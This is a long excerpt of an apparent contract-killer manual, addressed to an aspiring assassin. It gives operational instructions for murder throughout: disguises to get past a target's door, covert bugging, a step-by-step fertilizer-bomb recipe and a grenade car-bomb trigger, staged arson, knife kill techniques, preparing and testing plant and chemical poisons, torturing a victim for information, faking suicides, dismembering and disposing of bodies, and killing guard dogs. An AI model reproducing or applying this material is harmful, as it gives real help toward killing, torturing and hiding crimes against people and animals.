If you are seen by some observant witness, it will be to your advantage if the description he gives the authorities is completely inaccurate. Using your imagination, you can totally change your appearance by using wigs, false beards, wash-in hair color and other disguises. Get books on theatrical make-up from magic shops or then public library and start to experiment with the many ways professionals completely change their looks. Learn to use wigs, false tattoos, scars, black eyes and the like to fool your observers. If a man has an unsightly wart on the end of his nose, that is what everyone will remember about him, not the color of his eyes.

A mark in hiding who expects to become a target may not open his door to you, but he very likely would respond to a request for help from a woman or an old person who came calling. Along the same lines, props like repairman, medic and police officer uniforms may get deadbolts unbolted and guards let down.

Some people will argue that a professional will not stoop so low as to play games with disguises. It may be great fun to fool people about who you really are, but it is certainly no game. By using disguises and changing them regularly, a professional has added freedom of movement. If the disguise is easily changeable -- that is if he can get out of it and into another quickly -- then he is time and money ahead.

A man who calls himself a professional and would walk up barefaced and blow someone away with witnesses lurking about is only fooling himself. If you are going to take such great care in the selection and preparation of your tools, why

risk being clearly identifiable? Indeed, the use of disguise and props while you carry out your assignment is highly advisable.

CLOTHING

Dress, as well as disguises, should be coordinated according to the job setting. A hippie would be totally out of place in an office complex among men in three piece suits. A clean- shaven, well dressed young man would be out of his natural element among a group of bikers. A feeble old man with a walking cane and a bag of groceries, on the other hand, might fit in almost anywhere. Dress to blend inconspicuously with your surroundings.

You might start with a basic pair of dark coveralls. Except in certain circumstances, camouflage is out. Black, dark brown or olive green clothes do not stand out and will probably appear at first glance to be a mechanic or delivery driver's uniform. The many large pockets provided will enable you to easily conceal rubber gloves, extra clips and other tools. The bulkiness will even allow for concealment of your weapon. And underneath, you can wear your street clothes for a quick change after the job is completed.

Recon of night work, where you do not intend to have your movements detected, call for camouflage or night suits. Be sure to fit this apparel to terrain and weather conditions. You wouldn't dress in black like a ninja to move about on a moonlit night or on a snowy white background. Neither would you wear light clothes to move about in dark alleys or against dark backgrounds. and if you are the only one running around in camouflage garb, you are more than likely to draw attention to yourself.

SURVEILLANCE

The walkie-talkie, or two way radio, if it is a really good one, can be an indispensable tool when working with a partner. A good set is expensive, but has the range and ability for communicating through walls and over long distances -- up to two miles at least. It will also have a volume control as well as a code "beeping" device.

The vast array of available surveillance equipment and the rapid advances in technology in this field are mind boggling. The old microphones and reel-to-reel tape recorders that had to be stored nearby are a thing of the past. Now you can plant a bug less than the size of a quarter and sit in your car two miles away while you listen to the action on your car radio.

One fellow gave a girl who lived with his mark a pretty barrette he found on the floor in a bar. The girl took the barrette home and left it on the dresser. Unfortunately for the mark, who eventually met his demise, the "found" barrette concealed a micro-transmitter. The hit man was able to collect enough information on their activities to plan a successful hit.

Bugs offer some fascinating alternatives to the old standby method of sit-and-watch. Check into them as well as the electronic bug detectors, which are now easily accessible. Think of the kinds of information you could assemble with just a micro-bug and a voice- activated micro-cassette recorder, and think how hard it would be for someone without proper detection equipment to discover.

Of course, no surveillance equipment would be complete with a good pair of binoculars. The best have a rating of 10 x 50 or higher for night vision, range and clarity.

Even a small micro-cassette recorder can come in handy while you are doing your prejob research and will take the place of pen, paper, and fumbling in the dark.

MISCELLANEOUS

An air gun (one with pump, not spring, action), will come in handy on a number of occasions. You can use pellets to knock out lights or to create diversions. Or, you can make your own darts to carry a fast-acting poison to the mark or to his noisy watchdog.

From time to time you may need a method for climbing to or from high places. Twenty feet of knotted rope (measure after knots are tied) can come in handy for climbing to second floor balconies or coming down from a roof. Tie one end in a high branch of a large tree and practice until you can scale it easily.

Of course, the tools you use will vary from job to job. Some you will find yourself using again and again, while other suggested items will never be called for. Stock your inventory according to personal preference and need.

THE DISPOSABLE SILENCER

IN THE COURSE OF PUTTING this book together, while disguising myself as a writer I chanced to interview a former law enforcement officer with twenty seven years' experience for his opinion of how a perfect hit would go down. It was the opinion of this officer of the peace that the perfect hit would start with the purchase of a nondescript automobile, then driving, with tools in tow, to the jobsite.

Once there, he would follow the mark until a routine was established and probably waste the man in a public place with a blast from a double barreled sawed-off shotgun. Then he would throw the gun down and drive away while the bystanders were in a state of mass hysteria.

Even if he got caught with the shotgun in his hands, he argued, they would not be able to prove that the blast from that shotgun was the murder weapon since shotguns are untraceable. Obviously he has not kept in touch with new investigative procedures and techniques, for it is now known that each shotgun makes an individual and distinct spread pattern and the gun most certainly can be matched as the murder weapon.

"Why not hit the mark in his own home?" I inquired innocently.

"Oh, I'd never hit a guy in his own house," he answered, "Too many witnesses ... you know, family ... nosy neighbors and the like."

What about a small caliber handgun with an attached silencer?" I asked.

"Well," he answered, "You would have to carry the handgun concealed, and that's against the law. But the shotgun, if it were a legal sized shotgun, you could carry that right in the window of your pickup truck on your gun rack. And I'd never touch a silencer. Boy! They'd burn you if you got caught with a thing like that!"

I concluded the interview pretending to be in awe of his wisdom, while inside I was amazed by the ignorance behind his reasoning. Why on earth, I thought, would a man worry about breaking gun restrictions when he was en route to commit a murder?

Yet, I felt comforted by his viewpoint. For his opinion probably represents the way a goodly portion of law enforcement officers think.

There have been many times when an amateur has just walked up to his mark on the street, blown him away in the midst of a crowd, ditched the gun in a garbage can and gotten away with it. But the whole procedure lacks professionalism and the risks are much too high.

The professional is on call to kill. He not only provides the employer with his gun, but with his expert knowledge, discretion and ability to carry the assignment off without needlessly endangering anyone but the mark.

The silencer is one of the most important tools a professional will ever have. The silenced weapon, when fired, will not draw attention. Lack of attention means more time. Time means getting the job done right. The panic, the pressure, is absent. There are many books available on the subject of making your own silencers. Most of the methods used require machine shop tools and the ability to use them with precision accuracy. This fact alone has put a lot of would-be professionals out of the game, or at least back into the ranks of amateurs.

On the following pages, you will learn how to make, without the need of special engineering ability or expensive machine shop tools, a silencer of the highest quality and effectiveness. The finished product attached to your 22 will be no louder than the noise made by a pellet gun. Because it is so inexpensive (mine cost less than 20 dollars to make), you can easily dispose of it after job use without any great loss. Future silencers will cost even less to make, since many of the materials will not be used up in the first application.

Your first silencer will require possibly two days total to assemble (including drying time) as you carefully follow the directions step by step. After you make a couple, it will become so easy, so routine, that you can whip one up in just a few hours.

When it's done, no need to take it out in the woods to try it out. Just stack some magazines or newspapers in a box and shoot to your heart's content in the garage. Believe me, it's that good.

Just remember, as I mentioned before, to resight your gun after the silencer is in place. And when you do go out in the woods, experiment to test how your range is affected. You will lose some distance, and this must be taken into consideration later, when planning a hit.

Check youtube for various methods on building a disposable silencer. However, diy silencers can be very dangerous if constructed incorrectly. So if you can get hold of a readymade silencer that would be to your advantage.

TO KILL A RABBIT

IT WOULD TAKE VOLUMES and volumes to list the many ways men have devised to exterminate one another, and I am sure you have already started to accumulate quite an extensive list of your own personal favorites.

Some very good books are available on this subject and even television, movies and fictional stories are out to teach you a new trick or two! But be careful. Some of the methods depicted are only theories of an imaginative writer and do not work in reality. So be sure that any method you choose is a proven effective one.

In Chapter 2, much detail was given concerning the effective use of the pistol and the rifle in making a kill. Although several shots fired in succession offer a quick and relatively humane death to the victim, there are instances when other methods of extermination are called for. The employer may want you to gather certain information from the mark before you do away with him. At other times, the assignment may call for torture or disfigurement as a "lesson" for the survivors. Your assignment could call for suicide or accidental death may be the order. It may, or may not, be important disappear. There are ways to put off discovery of the body and ways to make it disappear completely.

Books that deal with these subjects are available for your information, but the following techniques are personal favorites.

EXPLOSIVES

I will be rare to get a request for someone to be taken out with a bigger boom than that created by your 22. If you get such a request and don't know how to handle explosives properly, you'd be better off passing up the job.

Here, again, much data is available on making homemade explosives, but these directions should be pretested before actual use. Quite of the few directions I have found product nothing but an unsatisfactory fizzle.

Also, beware of the ability of the authorities to trace explosives. Sources for these supplies are limited, so make sure the components you have are untraceable.

The only time I can think of that explosives might be in order is when several marks will be together in one place at one time, and you might be able to get them all with one shot. Notice that I stress the word might. Shrapnel doesn't always kill. So in the aftermath, it will be your responsibility to enter the area and make sure that the desired result was accomplished. Survivors are not good for business. And since explosives tend to attract immediate attention, you will have to work fast and take extreme added risk.

Personally, I prefer discreet one-one-one contact and tend to avoid anything that draws attention. If explosives are the only alternative I military C-4 plastics or a military issue hand grenade (baseballs; the pineapple kind is obsolete). A hand grenade, properly placed, can give the desired results in a one-on-one situation. For instance, a grenade placed beneath the mark's car directly under the driver's seat with a wire leading from the pin to the drive shaft will work wonderfully. Just make sure the mark is the only one who drives the car or you may blow up some innocent victim. Messy mistakes of this type are not only a professional embarrassment to you and your employer but they tend to alert the mark of your intentions and bring the authorities out in full force.

I once witnessed the destruction of a small stone house by means of a simple fertilizer bomb. The readily available components of it make it untraceable and it worked so well that all that was left was part of the foundation and a large, gaping hole where the bomb had been.

To make a fertilizer bomb, purchase a fifty pound bag of fertilizer from your garden center. Get the kind with the highest nitrate content you can find. Next, buy one pound of black powder from a gun shop that sells reload supplies. Then, get 10-20 feet of waterproof fuse from a hobby shop that sells model rockets.

Place the gunpowder inside a jar which comes with a screw-on lid. Drill a hole in the lid and slip one end of the fuse through tying a knot in the fuse to keep it from slipping out of the jar. Screw the lid on the powder filled jar.

Under the bag of fertilizer place the powder filled jar cap side down. Extend the fuse and light or use a cigarette as a delayed igniter. RUN LIKE HELL~

Read the chapter on detonators for a replacement to the fuse detonator.

Dynamite is nice and can be picked up from many building sites or roads under construction. But during storage the sticks have to be turned over regularly to prevent settling of the nitro. And the blasting caps necessary to make it go off are so tricky that just by walking across the carpet enough static electricity could be created to blow you away.

As I said in the beginning, unless you know what you are doing, stay away from requests for this kind of extermination, or the life you take may be your own.

ARSON

Arson is a good method for covering a kill or creating an "accident." When properly set, the fire will appear to have started from natural causes and arson will not be suspected.

Fire investigation has become a science in recent years, and authorities and professional fire fighters can learn a great deal about the fire and its origin by a study of the scene.

Before you try to fake a fire, know how to do it properly. For instance, lots of the new carpeting on the market is now fire retardant, as there are many other sympathetic materials. So rather than start a fire in the middle of the room, start it under an electrical appliance or from a stove burner that has "carelessly" been left on, or some other likely spot.

Don't ever use gasoline or other traceable materials to start your fire. Wood grain alcohol is you best starter because it burns away all traces.

One good fire in an area that will create a lot of smoke from burning materials is preferred. Fire investigators can trace the origin of the fire, and two flames started simultaneously will immediately arouse suspicion.

It is not the flame that kills most victims of a fire, but the inhalation of smoke. A fire victim will have smoke present in his lungs. Therefore, if this is your choice of extermination, your mark should be unconscious, but breathing, when the fire is set. Make sure that no scratches or bruises point to foul play. And remove the batteries from all smoke detectors with gloved hands before you set the fire.

Never hang around to watch the fire you set. Police have been known to photograph the crowd; that's how a lot of pyromaniacs get caught. Don't let your curiosity get the better of you!

BARE HAND KILLS, KNIVES, AND SILENT WEAPONS

All of these are primarily self-defense methods or tools. Who wants to take a chance with his bare hands or a knife in a one-on-one confrontation when a gun is so much quicker, cleaner and more effective and gives you so much

more leverage? A mark may risk a chance at defending himself against your personal onslaught, but that cold steel with the silencer attached shows right away that you mean business.

However, skillful knowledge and use of these abilities is desirable and recommend. There may come a time when you need a silent method for eliminating a mark in a crowded area, or a way to quiet a bodyguard as noiselessly as possible in order to get the mark.

As in all kill methods, be sure of your proficiency before your life depends on it. Stay in top physical condition, practice regularly until the moves become automatic and study pressure points so you will know where to strike and how much force to use for desired results.

An ice pick hidden against your arm as you casually stroll past an unsuspecting victim in a crowded place can be used to strike him a powerful kidney blow without interrupting the natural swing of your arms as you pass.

Movies and fictitious stories like to show the cutting of the victim's throat as a slice from ear to ear. However, this is not the best, or preferred, method.

Using your six-inch, serrated blade knife, stab deeply into the side of the victim's neck and push the knife forward in a forceful movement. This method will half decapitate the victim, cutting both his main arteries and wind pipe, ensuring immediate death.

As described earlier, the proper way to make a kill with the recommended knife is to twist the blade before withdrawing it from a vital area. The serrated edge will make an open, gaping wound that cannot be closed to stop the bleeding.

You combat instructor should be able to teach you a wide variety of skills with silent weapons, when to use them and where to strike. You will develop your own personal preferences and style.

There will hardly be a time when you will kill with your bare hands unless you use your ability for self-defense. A knife may be called for on occasion, and should be carried with you on all your assignments in case it is required. Silent weapons are specialty measures which require skill and talent for effective use.

In any case, the object is to get to the mark, complete your assignment, and get out, a cleanly and as quickly as possible without drawing any unnecessary attention.

POISONS

Poisons are sweet, silent and effective, and some leave no traces. Poison is one of the hit man's best friends. If you know your mark's habits well enough, the desired result can be achieved while you are sitting miles away. If you make personal contact for their introduction, poisons will give prompt, guaranteed results. Because there is so much government regulation, effective poisons are getting harder and harder to come by. The recent Extra Strength Tylenol scare didn't help matters. Yet, there are sources still available for your use.

Recently there has been quite a stink about dioxin, a chemical waste material whose disposal the Environmental protection Agency has not handled satisfactorily. It is claimed that two ounces of this pure waste in powder form, if set off by a small blast into the air we breathe, could wipe out the entire population of a large city. Poison for thought, isn't it?

One of the luckiest sources for poisons that I ever stumbled across was an air-head who worked in the laboratory at a local hospital. This fellow would steal, smuggle out and deliver almost anything I could request in exchange for a bag of dope.

You might often find such a source for yourself, but don't use him too often. His chances of becoming careless in his efforts to satisfy his habit are great. You don't need someone of this character telling anyone who he steals the stuff for.

A chance visit to the local garden supply turned up a wealth of unexpected information. The first surprise was a booklet covering the poisonous plants, insects and reptiles of my state. The book went into amazing detail about the potency of each poison, the lethal amount, and the resulting effects. I spent days scouting the woods and garden centers, picking up plants to break down for my stash. I smashed seeds, dried leaves and ground berries until the wee hours of morning, placing each small bottle with a tight cap and label.

Carolina or yellow Jessamine, for instance, is in the same plant family that produces strychnine and curare. All parts are toxic. Aside from a variety of side effects, death is brought about due to stoppage of breathing.

The flowering oleander is another good one. All parts are very poisonous. Final effect is unconsciousness, respiratory paralysis and death. People have been poisoned by using the branches of this plant to skewer meat or stir food. Even the smoke of burning oleander is poisonous.

Pokeweed, or inkberry, is entirely poisonous, but especially the root. About two hours after eating, vomiting and purging begins. Death is said to be caused by respiratory failure.

One thoroughly chewed castor bean seed will cause death within two weeks from uremia, with symptoms beginning up to three days after ingestion.

The fruit pulp of the chinaberry tree is especially poisonous. Toxic alkaloids attack the nervous system and cause death by paralysis.

The list goes on and on…

At the same garden center, I chanced to survey the wide assortment of chemicals available for the do-it-yourselfer. My favorite (and one that is highly recommended by several other connoisseurs) is nicotine. A product called black leaf 40 contains 40 percent nicotine. Nicotine is on the restricted drug list and cannot be legally purchased in pure form. Boil this liquid until all the water evaporates and you will be left with thick, lethal syrup. I prefer injection into the bloodstream via dart or poison-filled bullet. Placing it directly on the skin has never gotten any results.

If you live in a coastal area, you might have read recent newspaper warnings against eating the common blowfish (also known as puffer). It seems that the bladder of this saltwater fish contains tetrodotoxin, a poison which is 150 thousand times more potent than curare. If the bladder is accidentally broken during cleaning and the meat contaminated by its contents, eating the fish will bring about blocked nerves, causing all muscles to stop working. The victim stops breathing and dies within minutes. There is no known antidote, and the victims of such poisonings are often diagnosed as having died from food poisoning.

If you don't live in a coastal area where you can easily obtain one of these wonderful sources of deadly poison, why not ask your local pet shop owner to order one especially for your salt water aquarium.

Of course, all your poisons should be tested prior to actual use. Because their metabolisms most resemble that of man, try small amounts of the poisons you collect on mice and rats. Dogs and cats can withstand much greater dosages than humans and are not a good choice for valid testing. After you have tested your poisons for effectiveness and established your favorites you are ready to go to work.

The Mafia is said to have coated assassins' bullets with garlic juice, supposedly fatal if it enters the bloodstream, though safe to ingest. If this is true, then how much more effective will it be to fill your hollow point bullets with the liquid poison of your choice to ensure a job well done?

Dip your knife in the lethal drug. Star tips, darts and ice picks become doubly effective when used in combination with poison. Soak the mark's tea bags in the potent additive. Empty his medication and refill all capsules with milk-sugar except for one loaded dose. Let your imagination soar!

The Poor Man's James Bond sold by Paladin Press, gives recipes for potassium cyanide and sodium cyanide, both lethal granules. Effects of these poisons were tested for us by a few previous users of Extra Strength Tylenol.

Poisons offer a quiet alternative to things that go boom in the night and are well worth the effort it takes to accumulate and test them.

Rumor has it that Jake T was causing friction for some boys who brought in illegal substances on the West Coast of Florida. Old Jake wanted a big piece of the action and started throwing his weight around. Something had to be done before Jake upset the apple cart.

A professional was brought in.

"I don't care how you do it," said the big boss, "But it has to look natural. We don't want the heat on our backs because some asshole with an overgrown ego doesn't know how to mind his own business."

The professional followed old Jake discreetly for a few days, checking for clues, habits and behaviors that would help hymn make a decision on how to accomplish the extermination.

He had watched Jake travel about town in his four-by-four pickup with the shotguns hanging in the rear window on the gun rack. He had picked up Jake's rather loose routine. The only thing he knew for sure was that wherever Jake went, he was always chewing on the end of a toothpick.

With that clue, he carefully soaked a toothpick in the contents of the bladder of a blowfish he picked up at the beach. After it dried, he placed the toothpick in a conspicuous place on the dash of Jake's truck, within reach of the steering wheel, and removed the other toothpicks that were lying about.

About two days later, as Jake was getting out of his truck, he dropped dead. Cause of death was determined to be food poisoning.

ACCIDENTS AND SUICIDES

It takes a lot of knowledge and common sense to efficiently fulfill a request for an apparent accidental death or suicide. An autopsy and police investigation can reveal a great deal about the accident and/or how the victim really met his death.

For instance, a body found lying at the bottom of a flight of stairs will have bruises, broken bones, and marks. Unless you know how to fake these results or bring about certain death from a real fall, you had better not get involved.

If the employer is requesting accidental death to collect double indemnity on an insurance policy, have him read the fine print again. Many times these policies also pay double for violent deaths, so a foiled robbery or a burglary may be more in line with your abilities.

Faked suicides are very tricky too. A left-handed man will not shoot himself with his right hand. A man who jumps off a building to his death will not hit the pavement twenty feet from that building. Distance alone will indicate whether he jumped or was thrown. A person with a phobia for heights would choose a suicide method other than jumping from a building., And many a hanging has been discovered to be a result of foul play because the knot was tied in the wrong direction, or because there was no evidence of a ladder or other way for the victim to get his head into the noose.

Contrary to popular belief, most suicides do not leave notes. Usually these people are so depressed that all they want is out. So if your mark is not visibly depressed and all seems to be going right with him in the world, immediate suspicion may result from his death.

If you are qualified to fulfill a suicide or accidental death request, you should charge more for the hit based on your superior knowledge and abilities.

MAKING A RELUCTANT VICTIM TALK

At times it will be an imperative part of your job assignment hat you extract certain information from the mark before he meets his fate. Most people will tell you anything you want to know, even when they are sure they are about to die, just to buy a few extra seconds or minutes of life. But there are a stubborn few who will take their secrets to their graves rather than break, even in the face of death. Sometimes you can pretend to bargain with these obstinate martyrs, even though you fully intend to carry out your contract once you receive the desired information.

I had the opportunity to accompany a master of persuasion on an assignment a few years ago. Although small in stature, this full-blooded Indian was ruthless in obtaining the information he came for. The mark was a much larger man, outweighing the Indian by more than eighty pounds. With my help, we subdued the giant, stripped him to the waist and tied him into a wooden arm chair.

"Talk," ordered the Indian. Silence.
The Indian pulled an ice pick from his pocket.
The giant looked from the point of the pike to the Indian and then to me, as if begging for my intervention. I shrugged my shoulders in a helpless gesture.

The Indian circled the giant slowly. Suddenly he stopped and inserted the tip of the pick into the giant's upper arm about a quarter of an inch. When he withdrew his pick, there was a sickening little popping sound as blood spurted from the wound for a second, then stopped.
"Talk," repeated the Indian. More silence.
Several stabs later, the giant was quivering like a jellyfish, his body like a pincushion, while the Indian was getting more and more into his work.

Suddenly he grew tired of the ice pick game. With a malicious grin, he pulled a pair of pliers from his other hip pocket and gave me a sly wink. Pointedly, methodically, he began with the giant's little finger on his left hand and crunched

each knuckle slowly with the pliers. It seemed to no effort at all on his part as the soft bone gave way under the force of the simple tool. He had only gotten to the third finger when the giant began to cry like a baby and spill his guts. The Indian listened, asked a few questions, then unstrapped the trembling giant and set him free. The big man raced for the door and into the night. I'm not sure, but I think the Indian was a bit disappointed that it all ended so quickly.

There is no end to the various ways of torturing a mark until he would tell you what you want to know, and die just to get over it. Sometimes all it takes is putting a knife to his throat. Not from behind with the blade across the throat the way they do in the movies, but from the front where the tip of the blade creasing the soft hollow of the throat, where the victim can see the gleaming steel and realizes what damage it would do if it fully penetrated.

Most people would much prefer the compassionate quick release of a bullet to the slow torturous death of being cut and watching their own lifeblood seep from their body. And even facing death, they tend to want to leave the body behind to be whole and dignified instead of a mutilated, unrecognizable corpse.

You may threaten, bargain, torture or mutilate to get the information you want, and you must be prepared to use whatever method works.

HOW TO GET RID OF THE CORPUS DELICTI

If disposing of the body becomes part of your job assignment, you should charge a hefty additional sum. The risks you take in carrying out the request and the extra time you spend with the corpse are certainly deserving of higher compensation. There are many options, and the one you choose will depend on the circumstances of your particular job and location.

If you have a really strong stomach, you can always cut the body into sections and pack it into an ice chest for transportation and disposal at various spots across the countryside.

Or, you can simply cut off the head after burying the body. Take the head into some deserted location, place a stick of dynamite into the mouth, and blow the telltale dentition to smithereens! After this, authorities can't use the victims' dental records to identify his remains. As the body decomposes, fingerprints will disappear and no real evidence will be left from which to make positive identification. You can even clip off the fingertips and bury them separately.

Of course, there are many easier and less gruesome methods for disposing of the corpse. We all know the story of how the mob buries the body in the still of the night in some footer for a multistory building where cement is to be poured the next day.

Or the one about tying cement blocks to the body and dumping it into the river. But there's a lot more to it than that. If you choose to sink the corpse, you must first make several deep stabs into the body's lungs (from just under the rib cage) and belly. This is necessary because gases released during decomposition will bloat these organs, causing the body to rise to the surface of the water.

The corpse should be weighted with the standard concrete blocks, but it must be wrapped from head to toe with heavy chain as well, to keep the body from departing and floating in chunks to the surface. After the fishes and natural elements have done their works, the chain will drag the bones into the muddy sentiment.

If you bury the body, again deep stab wounds should be made to allow gases to escape. A bloating corpse will push the earth up as it swells. Pour in lime to prevent the horrible odor of decomposition, and lye to make that decomposition more rapid.

Quicksand, the open sea, caves in isolated areas and abandoned wells are all potential places to get rid of the body.

Preplan your actions. Know what you're going to do with the corpse before you pull that trigger. be flexible enough to make sudden changes in your plan should some unexpected predicament arise.

DEALING WITH MAN'S BEST FRIEND

You've probably heard the saying, "There are many ways to kill a rabbit." A greater problem for the hit man is finding a way to silence a barking dog. An overzealous dog in the neighborhood, and more particularly, the mark's own canine, presents a problem that must be dealt with. If you can get to the dog without too much risk to yourself, you can feed it ground glass in raw hamburger a few days before the hit; the animal will die a slow and miserable death. Unfortunately, the ultimate demise of his best friend and protector may put the mark on guard for your impending arrival.

As I stated before, dogs can take much larger amounts of poison than a man's fragile system can handle. You will have to experiment to come up with the best available poison and the proper dosage, which may mean a definite decrease in the canine population of your own neighborhood.

Poison placed inside a capsule and buried in a ball of meat is one method to use. However, this means waiting whatever time it takes for the poison to get into the dog's system to do its work. I have found that if the dog gets a taste of the poison, he may spit the meat out or that some poisons will cause him to throw up his stomach contents in a very short time. And some pets are so finicky that they will eat carefully around any pill or capsule, leaving it as evidence in the bottom of the dog dish.

Shooting a dog will create a loud and continuous string of yelps and howls that may alert the countryside, unless you are an expert marksman and can shoot to kill with one shot. The best spot to go for is right behind and under the ear where the brain is located. Even then, be prepared for that one long yelp before death occurs. In fact, almost anything you do to a dog will bring out that resounding, attention drawing yelp.
A house dog and family pet will normally keep a distance between you and him while he barks his head off to alert his family that danger is present. An attack dog, on the other hand, should charge ferociously. The only advantage of coming face to face with an attack dog is that once he sinks his teeth into something, the barking will stop. If you know an attack dog is on the scene, bring material to wrap your arm to prevent his breaking the skin when he makes his attack. As he charges, offer the wrapped arm and let him sink his teeth into the material. Once he has a good, tight hold, place your free forearm on the back of his neck as a brace. Then jerk the arm he is biting up and back quickly to break his neck. Or, you can just as easily cut his throat while you have him in that position.
A hypodermic needle filled with poison or a poison tipped dart shot through a blow gun seems to give the best results.

HOMEWORK AND SURVEILLANCE

THE ABSOLUTELY MOST ESSENTIAL part of any successful operation is accurate information. Even with the finest weapon and the most sophisticated equipment available, without accurate information you'll be all dressed up with nowhere to go. Or, worse yet, you may crash the wrong party.

HOMEWORK

Only a fool will rush right into a job without doing his homework. You have to know your target, whether it's a job for hire or a personal endeavor. Every scrap of up-to-date information you can gather inconspicuously should be assembled and studied to guarantee the success of you operation. Information requirements will vary, depending on the type and difficulty of the job. Even the most minute, seemingly unimportant detail can be just the very item you need. Everything your employer knows, you should know.

The best way to gather the necessary facts to plan your job is to use an information sheet as a guideline so nothing will be left out. You can have your employer fill it out himself, but you will get better information (once you have a bond of mutual trust and price has been agreed upon) if you ask the questions and fill it our as he supplies the information.

Until you actually do the job, the information sheet is just harmless data. However, if it falls into the wrong hands and you go ahead with the job, it could very well prove conspiracy. So keep it in a safe place away from prying eyes and nosy snoopers. After you do the job, the information sheet, along with any photos, maps, diagrams, house keys and other paraphernalia will become incriminating evidence linking you to the crime. So memorize and get rid of all your information before you leave to do the job.

The best way to rid yourself of this evidence is to burn it all, crumble the cooled residue, and scatter it in the wind. If you burn it indoors, flush it down the toilet. But make sure you are not near any smoke detectors or you may have company at the most inopportune time. Just see that all this information is done away with in some manner that will inhibit its reconstruction.

On the following pages is a sample information sheet to show the depth of the information required to plan an efficient, successful job. Each job will be different, so the categories will carry in their importance. For instance, if a man lives alone, it may become important to know is he has a dog who will bark, warning the owner of your impending intrusion or alerting the neighborhood that something is amiss. If a man lives with several other people, however, it may become important to know his regular routine and where he hands out when he is not at work or at home.

Your thinking, pattern and technique should be flexible and imaginative. You may want to develop your own information-gathering system based on your personal needs and preferences.

Using this information complete on the sample form;, we come to the following conclusions: Items 1,2,3,5 and 24 supply physical information to enable positive identification of the mark. Edward Nathan Jones (AKA Eddie or Fat Boy) can be mentally pictures as a middle- aged, overweight man who is more than likely too out of shape to make any positive effort to defend himself against our onslaught. The photograph supplied will help greatly in making a positive identification. However, if the photo were not available, the indicated mole, scar and habitual cigar would be of great benefit, along with the detailed physical description.

Items 9 through 20 and 23 give clues to his emotional makeup. Our mark is basically a loner. He lives alone, has few friends or outside interests, preferring to remain within the confines of his apartment watching TV during his free time. He is a heavy drinker, although he does not abuse any type of drug. The that he is a homosexual will preclude the sudden appearance of a girlfriend. It was stated in item 23 that he is afraid of sexual contact of any kind since his brush with the law eight years ago. He may be just a bit paranoid, since he does keep a loaded weapon close at hand in the

apartment. His previous fighting ability will more than likely pose no threat, since his excess weight will slow him down considerably and make him short-winded.

Items 4, 6, 7, 9, 10, 15, 16, 21, 22, 25, and 26 indicate again that his lifestyle precludes heavy traffic flow at the place where he lives. Although his job is an unimportant one and he drives to and from work alone, a study of the drawings in items 25 and 26 as well as the photos provided make the apartment the initial choice for making the hit. The fact that he does not deal of partake of illegal drugs and that he has no known sexual pastimes shows that he will usually be found alone. The absence of burglar alarms or watchdogs would indicate that he feels relatively safe within the confines of his apartment, relying only on his own abilities and the loaded .38 for self-protection. Since his own car is the only one usually present in the reserved parking area, a quick check of the tag numbers should be enough to verify he is alone before you make your move.

Items 7, 11, 12, 13, 14, 15, 16 and 20 offer potential methods for making the hit.

Items 7 shows that he travels to and from work alone. A well-planned "traffic accident" or "hit and run" might be in order. Or even a well-placed rifle shot from a distance.

Item 11 might inspire some other type of accident in the home while the mark is under the influence of the alcohol he is known to drink heavily. Or, some really good poison, like cyanide, might be added to a bottle of wine he has chilling in the refrigerator.

The negative responses to items 12, 13, 14 and 15 rule out "Accidental" death due to drug overdose. IF he were a drug dealer, a fake rip-off might have been used as the cover. Or perhaps he would have indulged in a bad bag of dope.

Item 20 might be a good alternative. If the mark has a bad heart, the mere presence of a venomous snake in his bed or mailbox might bring about an immediate heart attack.

Based on the overall picture, however, quick, silent entry and the muffled blast of your .22 is the preferred route. The mark's physical attributes, his emotional makeup and his lifestyle would indicate that it might be days before any foul play is detected. The layout of the apartment complex and the position of his apartment make it an ideal place to make a hit.

The decision has been made.

You may have noticed no personal information was requested from the employer as to why he wanted the hit performed. Neither was there any reference to the employer, his name or location. It is not necessary for you to know why the employer wants the mark taken out. If he tells you, fine. Otherwise, don't ask. The employer is the judge. You are merely the executioner. Your job, once the information is provided, is to study it to arrive at your own conclusions as to how the job will be accomplished or whether additional information will have to be obtained on your own.

Give the employer what he has paid for: the cleanest, most efficient and professional services possible.

SURVEILLANCE

Surveillance can be a tedious and sometimes boring part of your job. It can mean sitting in sweltering heat or freezing cold for hours on end while you try not to look conspicuously out of place or draw attention to yourself. It means hoping to gather enough information to put together some ideas of how the mark thinks and acts so you can plan when and how to make your move.

When a complete packet of information is supplied by the employer at the time you make the contract, surveillance can be cut down to a few routine checks of places the mark is known to frequent and a couple of runs to establish positive identification and correct addresses. If for some reason the employer cannot provide the information required for advance planning, of course the fee he pays and the expense money advanced will Ben higher to cover the extra risks and time involved in assuring success of the job.

The key here, as always, is discretion. The use of disguises will enable you to move about more freely. It is much to your advantage that no one recognizes your true identity or remembers your actual description.
Surveillance techniques vary from job to job, depending on the area where the mark lives and his personal and social habits. A man in a large city will be much easier to watch or tag that a man in a small town or rural community. In the city, you blend with the crowd and the crowd tends to mind its own business. In a small area, an outsider will immediately inspire curiosity.

In some places, an unusual car parked on the roadside with a lone man seated behind the wheel for an extended period of time may have terrified mothers reporting its presence to the authorities. In other places, the same man could sit in the same car all day and no one would give him a second glance.

The object is to check the conditions that exist on each particular job before you formulate your plan. No matter how high your IQ, or how sharp your weapon skills, if you lack basic common sense, you won't make it as a professional in this field. One fellow I know accepted a contract on an old country boy who has known to be a big drug dealer. The mark was always on the go and never in one place at the same time twice. And traffic at the mark's home was heavy, moving in and out in a steady stream. The hit man followed the mark for several days and never could establish the proper time or place to make a quiet hit. Finally, in frustration, he got into his "good OLE country boy" outfit and knocked on the mark's front door.

"Charlie 'round?" the hit man drawled as he spat a mouth of chew on the ground. "Naw, he ain't here," came the reply. "Reckon I could catch him over at Pete's Bar4?" our friend inquired as he bent to wipe the dust from his cowboy boots.

"Maybe later. He's out at the packing house right now," the young man informed him. "I 'spect him to come back by here 'bout five or six o'clock."

"Thank you much, "our friend said, tipping his hat politely. "Just tell him Clyde stopped by and I'll be seeing him later."

Back in his pickup truck, "Clyde" drove to the packing house he had surveyed earlier. He knew it was a cover for transporting the drugs cross-country. The decision now was whether to hit the mark here, or wait until later when he was known to be visiting Pete's Bar.

Luckily there was a vacant parking spot to the left of the mark's car. He turned the radio on and country music filled the air. Leaning his head back against the seat, he pulled his hat down to cover his eyes as though he were napping. He was still in that position when the unsuspecting mark bent to unlock his car forty-five minutes later.

The muffled sound of three shots to mark's head went unnoticed by the workers in the packing house. The body was not discovered until several hours later when the shift ended. By then, our friend was safely miles away. A difficult hit had been successfully completed!

